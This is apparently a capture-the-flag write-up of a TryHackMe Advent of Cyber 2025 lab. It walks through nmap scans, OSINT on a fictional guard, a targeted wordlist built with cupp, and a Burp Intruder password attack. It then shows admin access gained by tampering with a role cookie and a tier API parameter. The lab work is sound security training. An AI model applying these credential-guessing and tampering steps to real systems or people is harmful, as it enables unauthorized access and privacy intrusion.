TryHackMe: AoC 2025 – The Great Disappearing Act

Opening the Target Ports
From Day 1 of Advent of Cyber 2025, we obtained a key required to unlock the target system’s exposed services.
This key was used to unlock/open the available ports on the target machine.
Once the key was inserted, the target became accessible for enumeration.
Port Enumeration
To identify open ports and exposed services, a full TCP port scan was performed using Nmap.
Command:
1
nmap -sT -p- -T5 -vvv 10.82.133.236
Output:
1
2
3
4
5
6
7
8
9
10
11
PORT      STATE SERVICE    REASON
22/tcp    open  ssh        syn-ack
80/tcp    open  http       syn-ack
8000/tcp  open  http-alt   syn-ack
8080/tcp  open  http-proxy syn-ack
13400/tcp open  doip-data  syn-ack
13401/tcp open  unknown    syn-ack
13402/tcp open  unknown    syn-ack
13403/tcp open  unknown    syn-ack
13404/tcp open  unknown    syn-ack
21337/tcp open  unknown    syn-ack
This scan revealed multiple HTTP services across non-standard ports, suggesting a multi-application environment.
Service Enumeration
To further identify running services and versions, a targeted service scan was executed.
Command:
1
nmap -sV -p 22,80,8000,8080,13400,13401,13402,13403,13404,21337 -T5 -vvv 10.82.133.236
Output:
1
2
3
4
5
6
7
8
9
10
11
PORT      STATE SERVICE  REASON         VERSION
22/tcp    open  ssh      syn-ack ttl 62 OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     syn-ack ttl 62 nginx 1.24.0 (Ubuntu)
8000/tcp  open  http-alt syn-ack ttl 62
8080/tcp  open  http     syn-ack ttl 62 SimpleHTTPServer 0.6 (Python 3.12.3)
13400/tcp open  http     syn-ack ttl 62 nginx 1.24.0 (Ubuntu)
13401/tcp open  http     syn-ack ttl 62 Werkzeug httpd 3.1.3 (Python 3.12.3)
13402/tcp open  http     syn-ack ttl 62 nginx 1.24.0 (Ubuntu)
13403/tcp open  unknown  syn-ack ttl 62
13404/tcp open  unknown  syn-ack ttl 62
21337/tcp open  http     syn-ack ttl 62 Werkzeug httpd 3.0.1 (Python 3.12.3)
Navigating through the ports
Given the number of HTTP services, each web port was manually reviewed.


Port 8080 – HopSec Security Console
Accessing port 8080 revealed a login interface labeled:
1
HopSec Security Console
This appears to be a protected administrative or internal security portal requiring authentication.
Port 13400 – Facility Video Portal

Port 13400 hosted another login page titled:
1
HopSec Asylum – Facility Video Portal
This suggests access to surveillance footage or internal monitoring systems, likely restricted to staff.
Port 8000 – Social Media Application
Port 8000 presented a Facebook-style social media platform.
This application turned out to be highly valuable for Open-Source Intelligence (OSINT) gathering.
OSINT Discovery – Guard Hopkins

While analyzing the social media platform, extensive information was discovered about a user named Guard Hopkins.
Identified Information
From posts and profile data, the following details were obtained:
- Full Name: Guard Hopkins
- Year of Birth: 1982
- Age: 43
- Occupation: Guard at HopSec Asylum
- Workplace: HopSec Asylum
- Residence/Location: Wareville
- Dog’s Name:
Johnnyboy Email Address:
1
  guard.hopkins@hopsecasylum.com
Credential Leakage
One post revealed a clear-text password.
This represents a critical case of credential oversharing.
Another user even comments on this behavior:
“Can people please, for the love of the Easter Bunny and all that is Hoppy, STOP OVERSHARING on this site. You are making my job so much harder!!!”
This strongly indicates that Guard Hopkins’ credentials may be reused across internal systems.
Password Dictionary Generation
A custom password dictionary was generated using OSINT-derived data such as the target’s name, birth year (1982), pet name, workplace, and observed password patterns. Tools including cupp and manual keyword generation were used to produce a targeted wordlist.
Commands:
1
2
3
4
5
6
7
8
9
10
cupp -i

First name: Guard
Surname: Hopkins
Nickname:
Birthdate (DDMMYYYY): 00001982
Partner name:
Pet name: Johnnyboy
Company name: HopSec
Keywords: Pizza, Asylum, Wareville
Credential Attack and Successful Authentication
The generated wordlist was loaded into Burp Suite Intruder and used to perform a password attack against the login endpoint.
During the attack, responses were analyzed based on HTTP response length.

One request returned a distinct response length on one password , indicating a deviation from the standard authentication failure response.
This anomaly strongly suggested a successful login attempt.
Accessing HopSec Terminal
The identified credentials were manually tested on the HopSec Access Terminal, resulting in successful authentication and confirmation of valid credentials.

Cell / Storage Wing Access
After authentication, access to the Cell / Storage Wing was unlocked. This action revealed the first flag.

Client-Side Access Control Analysis
Accessing the this page we can see that we have access to live feed of multiple cameras except the Psych Ward Exit.
Inspecting the page source revealed client-side logic controlling camera access:
1
2
3
4
5
6
7
8
9
async function handleCameraClick(cam){
  setActiveCamera(cam.id, cam.name || cam.desc);
  const isAdmin = (role === 'admin');

  if (cam.id === 'cam-admin' && !isAdmin) {
    if (blocked) blocked.style.display='flex';
    clearPlayer();
    return;
  }
This logic indicates that access to the restricted camera feed depends entirely on the value of a client-side variable named role.
Cookie Manipulation and Privilege Escalation
Inspecting the browser cookies via the Developer Tools revealed the following entry:
1
hopsec_role: guard
By modifying the cookie value from:
1
guard → admin

Refreshing the page, access to the previously restricted Psych Ward Exit camera was granted.

Capturing the Psych Ward Exit key code
While monitoring traffic with Burp Suite, a POST request was identified when accessing a restricted (admin-tier) camera stream:
1
POST /v1/streams/request
The request included a bash body specifying both the camera ID and access tier:
1
2
3
4
{
  "camera_id": "cam-admin",
  "tier": "admin"
}
By appending ?tier=admin to the URL and replaying the request with a non-admin user token, the server responded with:
1
2
3
4
{
  "effective_tier": "admin",
  "ticket_id": "5b141519-31ae-4b23-8e75-9137f72c4568"
}
This indicated a privilege escalation, as the backend trusted the client-supplied tier parameter
Accessing the HLS Manifest
Using the returned ticket_id, the following request was made:
1
GET /v1/streams/5b141519-31ae-4b23-8e75-9137f72c4568/manifest.m3u8
The response was a valid HLS playlist.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.3
Date: Sun, 14 Dec 2025 22:17:40 GMT
Content-Type: application/vnd.apple.mpegurl
Content-Length: 123155
Cache-Control: no-store
Access-Control-Allow-Headers: Authorization,Content-Type,Range
Access-Control-Allow-Methods: GET,POST,OPTIONS
Access-Control-Expose-Headers: Content-Range,Accept-Ranges
Connection: close

#EXTM3U
#EXT-X-VERSION:3
#EXT-X-TARGETDURATION:8
#EXT-X-MEDIA-SEQUENCE:0
#EXT-X-START:TIME-OFFSET=0,PRECISE=YES
#EXT-X-SESSION-DATA:DATA-ID="hopsec.diagnostics",VALUE="/v1/ingest/diagnostics"
#EXT-X-DATERANGE:ID="hopsec-diag",CLASS="hopsec-diag",START-DATE="1970-01-01T00:00:00Z",X-RTSP-EXAMPLE="rtsp://vendor-cam.test/cam-admin"
#EXT-X-SESSION-DATA:DATA-ID="hopsec.jobs",VALUE="/v1/ingest/jobs"
#EXTINF:8.333333,
/v1/streams/5b141519-31ae-4b23-8e75-9137f72c4568/seg/playlist000.ts?r=0
#EXTINF:1.566667,
/v1/streams/5b141519-31ae-4b23-8e75-9137f72c4568/seg/playlist001.ts?r=0
#EXT-X-DISCONTINUITY
#EXTINF:8.333333,
/v1/streams/5b141519-31ae-4b23-8e75-9137f72c4568/seg/playlist000.ts?r=1
.....
Within the playlist, standard media segment paths (.ts files) were exposed. Downloading the first segment revealed the key code to unlock the Psych Ward Exit:

1
Code: 115879
